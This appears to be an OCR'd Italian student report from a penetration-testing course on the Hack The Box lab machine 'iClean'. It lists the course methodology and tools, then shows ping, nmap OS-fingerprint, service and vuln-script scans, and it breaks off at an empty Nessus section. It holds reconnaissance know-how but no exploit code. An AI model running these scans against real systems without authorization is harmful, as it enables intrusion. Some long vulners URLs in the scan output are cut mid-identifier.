



iClean

Attività progettuale

Corso si Penetration Testing and Hetical Hacking

Antonio Allocca 0522501527

Indice



Metodologia utilizzata

È stata usata la metodologia generica per il pentesting che si compone delle seguenti fasi:

1. Information Gathering
2. Target Scoping
3. Information Gathering
4. Target Discovery
5. Enumerating Target
6. Vulnerability Mapping
7. Target Exploitation
8. Privilege Escalation
9. Maintaining Access
10. Documentation and Reporting

Strumenti utilizzati

- **Ffuf** (Fuzz Faster U Fool) 2.1.0
- **Ssh** OpenSSH - Versione 9.7
- **Netcat** (GNU Netcat) Versione: 0.7.1
- **Nmap**: 7.95
- **Sqlmap**: 1.7.3
- **Firefox**: 115.0.3
- **Burp Suite**: 2023.2
- www.revshells.com
- **Python/Flask**: Flask 2.3.3
- **Mysql**: 8.0.33
- www.crackstation.net/
- **Qpdf**: 11.4.0
- **wafw00f**
- **OS**: Kali GNU/Linux Rolling x86_64 (**Kernel**: 6.5.0-kali3-amd64)
- **OpenVPN** 2.6.7
- **nmap** –sV –script=vuln 10.10.11.12
- https://www.urlencoder.io

Informazioni preliminari

- Per collegarsi è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete loca l'istanza della macchina che vogliamo analizzare con il pentesting.
- Tutti i test effettuati sulla macchina in quanto è una macchina **vulnerabile by design** e tutto è stato eseguito nei limiti d'azione imposte dal corso.
- È fortemente raccomandato essere super user **(root)** del sistema per imporre dei comandi che verranno illustrati in seguito, non eseguibili in altro modo.
- Prima ti poter connettersi alla macchina target andiamo ad aggiungere il sito capiclean.htb alla lista degli host:
- *10.10.11.12 capiclean.htb*

Information Gathering

- Per la raccolta delle informazioni è stato necessario recarsi alla pagina della sfida su HTB e venire a conoscenza dei suoi IP e l'architettura Linux.

Target Discovery

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ ping -c 3 10.10.11.12
PING 10.10.11.12 (10.10.11.12) 56(84) bytes of data.
64 bytes from 10.10.11.12: icmp_seq=1 ttl=63 time=50.5 ms
64 bytes from 10.10.11.12: icmp_seq=2 ttl=63 time=50.0 ms
64 bytes from 10.10.11.12: icmp_seq=3 ttl=63 time=51.0 ms

── 10.10.11.12 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 49.963/50.467/50.970/0.411 ms
```

- PING
- Tramite il comando ping andiamo a verificare l'avvenuta connessione alla VPN e andiamo a rilevare se la macchina target è presenta all'interno della rete locale

Target Discovery

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ sudo nmap -O 10.10.11.12 -oX ./os_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:39 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/4%OT=22%CT=1%CU=44646%PV=Y%DS=2%DC=I%G=Y%TM=665EC
OS:4DC%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST
OS:11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=F
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M
OS:53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

- NMAP
- Con il comando nmap andiamo ad effettuare alcune scansioni al fine di ottenere l'OS Fingerprinting.
- **OS Fingerprinting**: nmap –O 10.10.11.12
- Tutti questi comandi possono essere seguiti dal flag –oX per avere un file in output persistente.

- Anche se eravamo già a conoscenza del fatto che è una macchina Linux tramite la fase di information Gathering.

Enumerating target

- Andiamo ad enumerarci tutti i servizi che espone la macchina target verso la rete:
- **Servizi attivi**: nmap –sC –sV 10.10.11.12

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ sudo nmap -sC -sV -p- 10.10.11.12 -oX ./services_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:41 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.3.7 Python/3.10.12
|_http-title: Capiclean
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.85 seconds
```

Enumerating target

- Possiamo inoltre elencare tutte le vulnerabilità sempre usando nmap tramite lo script "vuln"

Prima parte


```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat nmap_scan
Nmap scan report for 10.10.11.12
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|       CVE-2012-1577   7.5     https://vulners.com/cve/CVE-2012-1577
|       CVE-2010-4816   5.0     https://vulners.com/cve/CVE-2010-4816
|_      CVE-2023-51767  3.5     https://vulners.com/cve/CVE-2023-51767
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.52 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.52:
|       PACKETSTORM:176334      7.5     https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|       OSV:BIT-APACHE-2023-25690       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|       OSV:BIT-APACHE-2022-31813       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|       CVE-2023-25690  7.5     https://vulners.com/cve/CVE-2023-25690
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9    7.5     https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-
8BFFDFEED9      *EXPLOIT*
|       3F17CA20-788F-5C45-88B3-E12DB2979B7B    7.5     https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-
2DB2979B7B      *EXPLOIT*
|       1337DAY-ID-39214        7.5     https://vulners.com/zdt/1337DAY-ID-39214        *EXPLOIT*
|       CVE-2024-24824  6.5     https://vulners.com/cve/CVE-2024-24824
|       OSV:BIT-APACHE-2022-28615       6.4     https://vulners.com/osv/OSV:BIT-APACHE-2022-28615
|       OSV:BIT-2023-31122      6.4     https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2017-12171  6.4     https://vulners.com/cve/CVE-2017-12171
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2024-2406   5.5     https://vulners.com/cve/CVE-2024-2406
|       OSV:BIT-APACHE-2022-36760       5.1     https://vulners.com/osv/OSV:BIT-APACHE-2022-36760
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       OSV:BIT-APACHE-2023-45802       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2023-45802
|       OSV:BIT-APACHE-2023-43622       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2023-43622
|       OSV:BIT-APACHE-2023-31122       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2023-31122
|       OSV:BIT-APACHE-2023-27522       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2023-27522
|       OSV:BIT-APACHE-2022-37436       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-37436
|       OSV:BIT-APACHE-2022-30556       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-30556
```

Seconda parte


```
|       OSV:BIT-APACHE-2022-30522       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-30522
|       OSV:BIT-APACHE-2022-29404       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-29404
|       OSV:BIT-APACHE-2022-28614       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-28614
|       OSV:BIT-APACHE-2022-28330       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-28330
|       OSV:BIT-APACHE-2022-26377       5.0     https://vulners.com/osv/OSV:BIT-APACHE-2022-26377
|       OSV:BIT-2023-45802      5.0     https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0     https://vulners.com/osv/OSV:BIT-2023-43622
|       F7F6E599-CEF4-5E03-8E10-FE18C4101E38    5.0     https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-
18C4101E38      *EXPLOIT*
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-
87DE52EB3F      *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    5.0     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-
6BB9898A4A      *EXPLOIT*
|       CVE-2023-31122  5.0     https://vulners.com/cve/CVE-2023-31122
|       CVE-2023-27522  5.0     https://vulners.com/cve/CVE-2023-27522
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0     https://vulners.com/cve/CVE-2022-22719
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2023-93320 5.0     https://vulners.com/cnvd/CNVD-2023-93320
|       CNVD-2023-80558 5.0     https://vulners.com/cnvd/CNVD-2023-80558
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-
BE30FA5540      *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-
92C7A31A52      *EXPLOIT*
|       A0F268C8-7319-5637-82F7-8DAF72D14629    5.0     https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-
AF72D14629      *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-
040F365C81      *EXPLOIT*
|       5A864BCC-B490-5532-83AB-2E4109BB3C31    5.0     https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-
4109BB3C31      *EXPLOIT*
|       CVE-2024-24823  3.6     https://vulners.com/cve/CVE-2024-24823
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       CVE-2023-45802  2.6     https://vulners.com/cve/CVE-2023-45802
|       OSV:BIT-APACHE-2024-27316       0.0     https://vulners.com/osv/OSV:BIT-APACHE-2024-27316
|       OSV:BIT-APACHE-2024-24795       0.0     https://vulners.com/osv/OSV:BIT-APACHE-2024-24795
|       OSV:BIT-APACHE-2023-38709       0.0     https://vulners.com/osv/OSV:BIT-APACHE-2023-38709
|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38    0.0     https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-
9F11D6BF38      *EXPLOIT*
|_      45D138AD-BEC6-552A-91EA-8816914CA7F4    0.0     https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-
16914CA7F4      *EXPLOIT*
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.95 seconds
```

Vulnerability mapping


- NESSUS
- Andiamo ora ad effettuare il Vulnerability Mapping sia automatico che manuale. Cominciamo con Nessus.
- Procederemo ad eseguire una scansione dettagliata.



Vulnerability mapping




Vulnerability mapping



